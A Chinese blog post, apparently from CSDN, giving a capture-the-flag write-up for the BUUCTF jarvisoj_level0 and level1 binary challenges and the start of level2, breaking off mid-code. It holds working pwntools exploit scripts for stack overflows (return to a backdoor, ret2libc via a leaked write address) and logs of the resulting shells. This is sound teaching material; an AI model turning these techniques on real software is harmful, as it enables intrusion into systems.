buuctf ---- jarvisoj_level（全）

原创

@See you later 已于 2022-01-22 22:10:47 修改 2262 收藏

分类专栏： pwn 文章标签： 安全 pwn

于 2022-01-22 21:49:04 首次发布

本文链接：https://blog.csdn.net/ckk1314520/article/details/122643927


版权

pwn 专栏收录该内容

4 篇文章 0 订阅


订阅专栏

buuctf ----- jarvisoj_level0




```
giantbranch@ubuntu:~$ checksec level0
[*] '/home/giantbranch/level0'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
giantbranch@ubuntu:~$
```

运行一下程序




```
giantbranch@ubuntu:~$ ./level0
Hello, World
aaaaaaa
giantbranch@ubuntu:~$
```

使用64位的IDA查看程序



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  write(1, "Hello, World\n", 0xDuLL);
  return vulnerable_function();
}
```


查看vulner_function函数



```
ssize_t vulnerable_function()
{
  char buf; // [rsp+0h] [rbp-80h]

  return read(0, &buf, 0x200uLL);
}
```

发现buf存在溢出漏洞，buf是0x80，read了0x200 存在栈溢出漏洞

发现后门函数system("/bin/sh")，解题思路：修改read函数的ret address 为后门函数的地址。




Function name	Segn
_init_proc	.init
sub_400440	.plt
_write	.plt
_system	.plt
_read	.plt
___libc_start_main	.plt
___gmon_start__	.plt
_start	.text
deregister_tm_clones	.text
register_tm_clones	.text
__do_global_dtors_aux	.text
frame_dummy	.text
callsystem	.text
vulnerable_function	.text
main	.tex
__libc_csu_init	.text
__libc_csu_fini	.text
_term_proc	.fini
write	exte
system	exte
read	exte
__libc_start_main	exte

```
int callsystem()
{
  return system("/bin/sh");
}
```


编写exp

```
from pwn import*

io=remote("node4.buuoj.cn",26034)

sys_addr=0x0400596

payload='a'*0x88+p64(sys_addr)

io.sendline(payload)
io.interactive()
```




```
giantbranch@ubuntu:~$ python exp.py
[+] Opening connection to node4.buuoj.cn on port 26034: Done
[*] Switching to interactive mode
Hello, World
$ cat flag
flag{ae29d07b-6e31-46a3-a258-757284e94666}
$
[*] Interrupted
[*] Closed connection to node4.buuoj.cn port 26034
giantbranch@ubuntu:~$
```

buuctf ----- jarvisoj_level1



```
kylin@kylin-virtual-machine:~$ checksec level1
[*] '/home/kylin/level1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
kylin@kylin-virtual-machine:~$
```

先运行一下程序




```
kylin@kylin-virtual-machine:~$ ./level1
What's this:0xff8dc8a0?
123456
Hello, World!
kylin@kylin-virtual-machine:~$
```

发现打印出一个地址 ---- 0xff8dc8a0

使用32位IDA打开

查看main函数




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  write(1, "Hello, World!\n", 0xEu);
  return 0;
}
```

查看vulnerable_function()函数

得出程序运行输出的地址是buf的地址


而且read函数存在栈溢出漏洞



```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  printf("What's this:%p?\n", &buf);
  return read(0, &buf, 0x100u);
}
```

经查找,没有后门函数。没有开启任何保护,根据已知的信息: buf的地址已知,且buf存在栈溢出,程序未开启NX（栈不可执行）canary保护。可以通过 构造shellcode的方法。通过read读入shellcode，然后利用溢出漏洞将ret覆盖为buf参数地址（此时buf里是shellcode）去执行即可获取shell。


但是不正确，所以是一个ret2libc,利用write函数。



Address	Length	Type	String
LOAD:080···	00000013	C	/lib/ld-linux.so.2
LOAD:080···	0000000A	C	libc.so.6
LOAD:080···	0000000F	C	_IO_stdin_used
LOAD:080···	00000007	C	printf
LOAD:080···	00000005	C	read
LOAD:080···	00000012	C	__libc_start_main
LOAD:080···	00000006	C	write
LOAD:080···	0000000F	C	__gmon_start__
LOAD:080···	0000000A	C	GLIBC_2.0
.rodata:···	00000011	C	What's this:%p?\n
.rodata:···	0000000F	C	Hello, World!\n
.eh_fram···	00000005	C	;*2$\"

编写exp


```
from pwn import *
from LibcSearcher import *

io = remote('node4.buuoj.cn',27913)
elf = ELF("./level1")
main_addr=0x80484b7
write_plt=elf.plt['write']  #write的plt表可以调用write函数
write_got=elf.got['write']  #write的got表里面有write函数的真实地址


payload ='a' * (0x88 + 0x4 ) + p32(write_plt) + p32(main_addr) +p32(0x1)+p32(write_got)+p32(0x4)
   #  栈迁移过来后 执行write函数 write后返回main函数 write的三个参数

io.send(payload)
write_addr = u32(io.recv(4))
 #  因为write的第二个参数是write_got，所以它会输出write的got

libc=LibcSearcher('write',write_addr)
#根据泄漏的write地址，用LibcSearcher可以找到对应的libc版本，然后找到对应的write函数地址

libc_base=write_addr-libc.dump('write')
#找到偏移

system_addr=libc_base+libc.dump('system')
#根据偏移和system在libc中的地址找到system在程序中的地址

bin_sh=libc_base+libc.dump('str_bin_sh')
#根据偏移和sh在libc中的地址找到sh在程序中的地址

payload ='a' * (0x88 + 0x4) + p32(system_addr) + p32(main_addr)+ p32(bin_sh)

io.send(payload)
io.interactive()
```



```
giantbranch@ubuntu:~$ python exp.py
[+] Opening connection to node4.buuoj.cn on port 25470: Done
[*] '/home/giantbranch/level1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
[+] ubuntu-xenial-amd64-libc6-i386 (id libc6-i386_2.23-0ubuntu10_amd64) be choosed.
[*] Switching to interactive mode
$ cat flag
flag{8608efdb-92d1-4a55-adeb-2df41a6ae8f1}
```


CSDN @@See you later

buuctf ----- jarvisoj_level2



```
giantbranch@ubuntu:~$ checksec level2
[*] '/home/giantbranch/level2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
giantbranch@ubuntu:~$
```


运行一下程序



```
giantbranch@ubuntu:~$ ./level2
Input:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Hello World!
giantbranch@ubuntu:~$
```

使用32位的IDA进行分析


查看main函数



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  system("echo 'Hello World!'");
  return 0;
}
```

查看vulner_function函数


发现buf存在栈溢出漏洞，且system()函数




```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

